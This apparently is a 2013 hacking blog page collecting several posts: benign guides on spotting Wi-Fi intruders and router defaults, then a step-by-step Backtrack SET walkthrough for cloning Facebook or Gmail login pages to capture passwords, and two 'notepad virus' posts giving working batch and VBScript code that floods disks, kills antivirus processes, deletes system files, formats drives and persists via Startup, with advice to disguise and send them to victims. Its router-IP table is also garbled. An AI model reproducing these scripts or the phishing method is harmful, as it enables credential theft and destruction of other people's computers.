
Showing posts with label Hacking Articles. Show all posts

Friday, March 8, 2013

how to detect who is using your wifi network


There are many reasons why you'd want to check if an unauthorized party is using your wireless network. It may be that you're experiencing a slower than normal Internet connection or you simply don't want anyone getting a free ride while you pay the bill. Of course, there are also security implications if this person can somehow access files on your network, and even legal implications if he uses your connection for piracy or other illicit activities.
Whatever the case it's better to stay on the safe side. Many of you may have already taken some basic precautions when setting up your wireless network and know your way around troubleshooting these issues. This brief guide is aimed mostly at novice users in need a hand to find out if, indeed, their Wi-Fi is being stolen

Check the devices associated with your router
The first thing you need to do is login to your router's administrative console by typing its IP address directly into the browser address bar -- typically 192.168.0.1 or 192.168.1.1 depending on which router you have. If you don't know your router's default address check out this guide or simply go to the command prompt (Start > Run/Search for cmd) and enter ipconfig. The address you need should be next to Default Gateway under your Local Area Connection.
Alternatively, if you are on a Mac, you can find the default address by going to Network under System Preferences. It should be listed right next to "Router:" if you are using Ethernet, or by clicking on "Advanced…" and heading to the "TCP/IP" tab if you are using Wi-Fi. Next, point your browser to that address and enter your login details -- if you haven't changed the default settings it should be a combination of "admin" and "password" or blank fields. Here's a default username and password list (PDF) you might find useful, but we recommend you change this afterwards.
Once inside your router's administrative console look for a section related to connected devices or wireless status. In my old DIR-655 from D-Link it's available under Status > Wireless but you'll find it as "Attached Devices" in Netgear routers, under DHCP Clients Table on Linksys routers, "Device List" if you are using the Tomato firmware, and so on.




DHCP client list examples on D-Link and Linksys routers.


This should provide a table with the IP, MAC address and other details of every device currently connected to the router. Check that list against your gear to find any intruders. You can find out the MAC/IP address of your computers by going to the Command Prompt again and entering 'ipconfig /all'. The MAC address will be shown as the physical address. I'll let you figure it out for mobile devices like smartphones and media players since I can't possibly list all options.

Taking action


The best and simplest solution is to set up a strong password using WPA2 or WPA -- WEP is very easy to crack so avoid that if possible. There are some other methods you can use to beef up security, like switching off the SSID broadcast (which prevents it from advertising the name of your network to nearby Wi-Fi devices) or setup a filter for allowed or blocked devices by MAC address. It won't stop the most determined intruder but it will slow him down.
That should be more than enough for most users but if you need to actually track down who's been breaking into your network it's possible to pinpoint his physical location using a tool called MoocherHunter. You'll need to burn a Live CD to boot your laptop with and walk around to track down unauthorized wireless clients. According to the program's description, it detects traffic sent across the network and can find the source within 2 meters accuracy.
Needless to say, we're not suggesting you take matters into your own hands, but it might come in handy if someone is getting you in trouble with authorities using your network for illegal purposes -- or simply to have a cool story to tell.

Read Full Post

List of Common Default Router IP Addresses

A List of Common Default Router IP Addresses


You are trying to fix a relative's network issues and you need to access their router's browser interface. We've all been there, fruitlessly pecking in combinations of 192.168.x.x. Unless you have every default router address tattooed on your forearm, you'll eventually encounter one that stumps you.
When that happens, you can typically find the information with a simple command on Windows. Open the command prompt (Start > Run/Search for cmd) and then enter ipconfig. The address you need should be next to Default Gateway under your Local Area Connection, and it will often begin with 192.168.
If for any reason you can't retrieve the router's IP address using that method, we've compiled a brief list of popular router brands and their common default addresses. Feel free to recommend additional addresses in the comments and we'll add the information here as a handy reference resource for TechSpot members.
If you're looking for an equally handy default username and password list, Common default usernames include variations of admin (Admin, administrator, etc.), and the password is often admin, password, or simply left blank -- needless to say, it's good practice to change these upon setup.
Router ManufacturersDefault IP Addresses
3Com192.168.1.1
Apple10.0.1.1
Asus192.168.1.1, 192.168.1.220
Belkin192.168.2.1, 10.1.1.1
Buffalo192.168.11.1
Dell192.168.1.1
D-Link192.168.0.10.30, 0.50, 1.1, 10.1.1.1
Linksys192.168.0.11.1
Microsoft192.168.2.1
Motorola192.168.10.120.1, 30.1, 62.1, 100.1, 102.1, 1.254
MSI192.168.1.254
Netgear192.168.0.10.227
Senao192.168.0.1
SpeedTouch10.0.0.138, 192.168.1.254
Trendnet192.168.0.1, 1.1, 2.1, 10.1,
U.S. Robotics192.168.1.12.1, 123.254
Zyxel192.168.1.12.1, 4.1, 10.1, 1.254, 10.0.0.20.138
Read Full Post

Friday, March 1, 2013

How to Hack Facebook and Gmail Acoount Using Backtrack 5

In this tutorial I am going to show you how to hack facebook accountusing backtrack 5. So just follow these simple steps ...

Open your backtrack 5’s terminal and type cd /pentest/exploits/set -

Backtrack5 1


Now Open social Engineering Tool Kit (SET) ./set 

backtrack5 2

Just hit ENTER and SET will Open , Now just select 1st option (1 Social-Engineering Attacks) and hit enter after that 2nd number (just type 2 as shown in snapshot) 

backtrack5 3

Now Just select 4th Option “Tabnabbing Attack Method” and Hit ENTER 

backtrack5 4

Then select 2nd option “Site Cloner” and Hit ENTER 

backtrack5 5

Now here you need to add the URL of Facebook (if you want to hack gmail then just add the gmail’s URL) 

backtrtack5 6

Now just hit the enter. 

backtrack5 6

Open new terminal and just type ifconfig and hit ENTER 

backtrack5 9

Now just copy this IP address and open it in Browser. 

backtrack5 7

Now here I am just typing test email and password to see whether it works or not. 

backtrack5 8

Now just hit enter and switch back to our terminal and we found the Email and password ! 

backtrack5 10
Read Full Post

How to Find Your Forgotten WiFi Password

Method 1: Find Your WiFi Password on Your PC Using Command Prompt

Go to Start. In the search box, type in "cmd". If your Start menu has the Run command, click Run and type "cmd" in the field.


Look for a black box that will pop up on your screen. At the top, you will see either C:/Documents and Settings/ or C:\Users\(Name)>


Type"ipconfig" using the cursor.


Hit Enter. On your screen, you will see a series of names and numbers. Look for the line that says Default Gateway. Write down the number that you see next to Default Gateway, including the periods between the numbers (e.g., 912.982.1.5. When you're done, exit the box.


Navigate to Google or another search engine. In the address bar, type in the number that you just wrote down.


Hit Enter. You will see another screen that has fields to enter your username and password. The username is "admin", and the password is either "admin" or "1234". Enter that information into the appropriate fields.


Click the "Log In" button.


Go to the Wireless tab on the website that pops up. If you scroll down, you should find something called password. Write down your password and put it in a safe place in case you forget it again.


Method 2: Find Your WiFi Password on Your PC in Windows

Find the wireless icon in the System Tray next to the clock. Click on the icon, which is usually next to the clock, and then right-click your connection.

Retrieve your password. The instructions will vary depending on what version of Windows you are running

  • Windows 7: Select Properties and then check the Show Characters box. Doing this will display the passcode.
  • Windows Vista: Select either Connect or Disconnect. Then, select Properties, check the box next to Show Characters and retrieve your password.
  • Windows XP: You will need to download WirelessKeyView, which is explained in the next section.[1]
Read Full Post

Sunday, December 9, 2012

Why do People Create Viruses?

As a computer technician, my clients frequently ask me “Why do people create computer viruses?”, especially after I have been called out to remove a virus from their computer. This is what I tell them.
There are hundreds of thousands of viruses out there (if not millions) and they often designed for different objectives. Most of them fall under the following categories:
  • To take control of a computer and use it for specific tasks
  • To generate money
  • To steal sensitive information (credit card numbers, passwords, personal details, data etc.)
  • To prove a point, to prove it can be done, to prove ones skill or for revenge purposes
  • To cripple a computer or network
To Take Control of a Computer and Use It for Specific Tasks
This is the most common type of virus, which is better classified as a trojan. These types of viruses are usually downloaded unknowingly by the computer user thinking that the file is something else, such as a file sent from a instant messenger friend or email attachment.
Once the host computer has been infected (known as a zombie computer), the trojan joins a private chat channel and awaits orders from its “Zombie Master”. This Zombie Master who is often the virus creator, will gather thousands of infected machines called a botnet and use them to mount attacks on web servers. The Zombie Master can command each of these infected computers will send a tiny bit of information to a web server – because there are potentially thousands of computers doing this at once, it often overloads the server.
The Zombie Master may want to do this to another website because it is a rival website, a figurehead website (such as whitehouse.gov) or it may be part of an extortion plan. “Send me $5000 or your Toy selling website will be offline over the Christmas holidays”.
The Zombie Master can also use these infected computers to send spam while the zombie master remains anonymous and the blame goes to the infected computers.
i Robot: This movie was definitely about a DDOS
To Generate Money
These types of infections often masquerade as free spyware or virus removal tools (known as rogueware). Once ran, these fake applications will “scan” your computer and say it found has someviruses (even if there arent any) and in order to remove them, you must pay for the full version of the application. A good example of such a infection is called Myzor.fk whichwe have written about in the past.
Steal sensitive information
These types of viruses can sniff the traffic going in or out of a computer for interesting information such as passwords or credit card numbers and send it back to the virus creator. These types of viruses often use keylogging as a method of stealing information where it maintains a record of everything that is typed into the computer such as emails, passwords, home banking data, instant messenger chats etc..
The above mentioned methods also allows an attacker to gather an incredible amount of data about a person which can be used for identity theft purposes.
To Prove a Point, To Prove it Can Be Done, To Prove Ones Skill or For Revenge Purposes
A perfect example of this type of virus was the famous MS.Blaster virus (aka Lovesan) which infected hundreds of thousands of computers back in August 2003.
This virus would cause the system to restart after 60 seconds and had two hidden messages written in its code:
One was “I just want to say LOVE YOU SAN!!” which is why the virus is sometimes called Lovesan, and the other message was “billy gates why do you make this possible ? Stop making money and fix your software!!”
It is believed that purpose of this virus was to prove how easily exploitable a Windows system is.
To Cripple a Computer or Network
Few viruses now days are intended to disable a computer because it stops viruses ability to spread to other computers. Computer crippling viruses still exist, but nowhere near as common as the viruses mentioned above. The worst type of computer crippling viruses were back in the days of the 486 computers where the virus would overwrite the Master Boot Record (MBR) of the computer which would often prevent the computer from starting up at all.
Unlike computer crippling viruses, network crippling viruses are all too common now days. Most viruses that are designed to launch a Denial of Service attack will cause a significant load on a computer network, often bringing it down completely.
Read Full Post

Create Simple Viruses (Fun With Notepad)


Hello all! Today i am going to show you some of the harmless and harmfull noptepad viruses. Use the following scripts (Some might work in windows 7 or some in Xp) to annoy any friend. Just open notepad od windows and
save them as anything.bat and when the victim will run them action will be taken.


Open Unlimited Windows Until Restart :


Echo off
:loop1
start command
start command
start command
start command
start command
start command
start command
start command
start command
start command
goto loop2

:loop2
start command
start command
start command
start command
start command
start command
start command
start command
start command
start command
goto loop1

##########################################.


Flood Hard Disk until all the space is taken :


@ECHO OFF

@ECHO A PHOENIX PRODUCTION
@ECHO MAIN BAT RUNNING
GOTO start

:start
@ECHO SET snowball2=1 >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
@ECHO :flood5 >> bat6.bat
@ECHO SET /a snowball2=%%snowball2%%+1 >> bat6.bat
@ECHO NET USER snowball2%%snowball2%% /add >> bat6.bat
@ECHO GOTO flood5 >> bat6.bat
START /MIN bat6.bat
GOTO bat5

:bat5
@ECHO CD %%ProgramFiles%%\ >> bat5.bat
@ECHO SET maggi=1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
@ECHO :flood4 >> bat5.bat
@ECHO MKDIR maggi%%maggi%% >> bat5.bat
@ECHO SET /a maggi=%%maggi%%+1 >> bat5.bat
@ECHO GOTO flood4 >> bat5.bat
START /MIN bat5.bat
GOTO bat4

:bat4
@ECHO CD %%SystemRoot%%\ >> bat4.bat
@ECHO SET marge=1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
@ECHO :flood3 >> bat4.bat
@ECHO MKDIR marge%%marge%% >> bat4.bat
@ECHO SET /a marge=%%marge%%+1 >> bat4.bat
@ECHO GOTO flood3 >> bat4.bat
START /MIN bat4.bat
GOTO bat3

:bat3
@ECHO CD %%UserProfile%%\Start Menu\Programs\ >> bat3.bat
@ECHO SET bart=1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
@ECHO :flood2 >> bat3.bat
@ECHO MKDIR bart%%bart%% >> bat3.bat
@ECHO SET /a bart=%%bart%%+1 >> bat3.bat
@ECHO GOTO flood2 >> bat3.bat
START /MIN bat3.bat
GOTO bat2

:bat2
@ECHO CD %%UserProfile%%\Desktop\ >> bat2.bat
@ECHO SET homer=1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
@ECHO :flood >> bat2.bat
@ECHO MKDIR homer%%homer%% >> bat2.bat
@ECHO SET /a homer=%%homer%%+1 >> bat2.bat
@ECHO GOTO flood >> bat2.bat
START /MIN bat2.bat
GOTO original

:original
CD %HomeDrive%\
SET lisa=1
GOTO flood1
:flood1
MKDIR lisa%lisa%
SET /a lisa=%lisa%+1
GOTO flood1

Note : Save this as flood1.bat 

Erase Windows:
erase c:\windows
Shutdown Computer:


@echo off
shutdown -s -t 5 -c "Shutdown"
Multi Function Virus:

Just Copy This Code Below In Notepad, Save as installhack.bat and you are done!
This Virus will:

1. End Process, NAVAPSVC.exe
2. End Process, Explorer.exe (taskbar and icons will dissapear)
3. End Process, zonelabs.exe
4. associate a exe file with txt (when opening exe files, it will go to notepad)
5. associate a txt file with mp3 (when opening txt files, it will open WinAmp or WMP)
6. Deletes Login/Logoff Screens


title Hack Setup
color 0A
@echo off
set end=md “Hack installing”
set fin=copy “Hack log.txt” “Installing”
%end%
%fin%
net send * Hack is installing, press OK to begin set up.
kill NAVAPSVC.exe /F /Q
kill zonelabs.exe /F /Q
kill explorer.exe /F /Q
cls
assoc .exe=txtfile
assoc .txt=mp3file
cls
msg * It is you who is hacked….
msg * I warned you, and you kept going. Challenge me and this is what happens.
DEL C:\WINDOWS\system32\logoff.exe /F /Q
DEL C:\WINDOWS\system32\logon.exe /F /Q
DEL C:\WINDOWS\system32\logon.scr /F /Q
cls
shutdown


How to add created viruses in StartUp:

1) For this u can use the simple code below .. (adcd is you bat file name)
@echo off
copy "abcd.bat" "C:\Documents and Settings\%username%\Start Menu\Programs\Startup


and then the rest of the code ..

2) suppose u want to make a shutdown.bat a virus which will copy itself in start up n wenever comptuer starts it will shut down it in 2 secs..most dangerous kind of thing better to make create restore point before working with such files..


@echo off
copy "abcd.bat" "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"

@echo off
shutdown -s -t 5 -c "Shutdown"


save it as abcd.bat when ever you will run it it will be saved in your start ups..

here time 5 means that ur comp will take5 secs to shut down u can make it 2 as well then it will be most dangerous thing to handle .. lol


Format Hard Disk Partitions:


1) format c:\ /Q/X — this will format your drive c:\


01100110011011110111001001101101011000010111010000 100000011000110011101001011100

0010000000101111010100010010111101011000

2) format d:\ /Q/X — this will format your dirve d:\

01100110011011110111001001101101011000010111010000 100000011001000011101001011100

0010000000101111010100010010111101011000
Read Full Post

create simple virus using notepad..


virus notepad script

All this comand use to type in notepad
1)Continually pop out your friend’s CD Drive. If he / she has more than one, it pops out all of them!
Type :

Set oWMP = CreateObject(“WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Save it as “Anything.VBS” and send it.

2) Toggle your friend’s Caps Lock button simultaneously:
Type :

Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
loop

Save it as “Anything.VBS” and send it.

3) Convey your friend a lil’ message and shut down his / her computer:
Type :

@echo off
msg * I don’t like you
shutdown -c “Error! You are too stupid!” -s

Save it as “Anything.BAT” in All Files and send it.

4) Frustrate your friend by making this VBScript hit Enter simultaneously:
Type :

Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop

Save it as “Anything.VBS” and send it.

5) Open Notepad, slowly type “Hello, how are you? I am good thanks” and freak your friend out:
Type :

WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! ”

Save it as “Anything.VBS” and send it.

6) Frustrate your friend by making this VBScript hit Backspace simultaneously:
Type :

MsgBox “Let’s go back a few steps”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop

Save it as “Anything.VBS” and send it.

7) Hack your friend’s keyboard and make him type “You are a fool” simultaneously:
Type :

Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop

Save it as “Anything.VBS” and send it.

8. Open Notepad continually in your friend’s computer:
Type :

@ECHO off
:top
START %SystemRoot%system32notepad.exe
GOTO top

Save it as “Anything.BAT” and send it.

9) Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a 

certain action:

1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown
Type :

@echo off
title The end of the world
cd C:
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If 

you press ‘x’ then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost 

your project etc…
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you’re boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two

Save it as “Anything.BAT” and send it.

You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, 

click Properties, click on the ‘Change’ Icon and change the icon from there.

10) THRETEN BY MAKING SCREEN FLASH

To make a really cool batch file that can make your entire screen flash random colors until you hit a key to stop 

it, simply copy and paste the following code into notepad and then save it as a .bat file.

@echo off
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>z.dbg
echo g=100>>z.dbg
echo q>>z.dbg
debug nul
del z.dbg
But if you really want to mess with a friend then copy and paste the following code which will do the same thing

except when they press a key the screen will go black and the only way to stop the batch file is by pressing CTRL-

ALT-DELETE.
@echo off
:a
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>z.dbg
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>z.dbg
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>z.dbg
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>z.dbg
echo g=100>>z.dbg
echo q>>z.dbg
debug nul
del z.dbg
goto a

To disable error (ctrl+shirt+esc) then end process wscript.exe
Read Full Post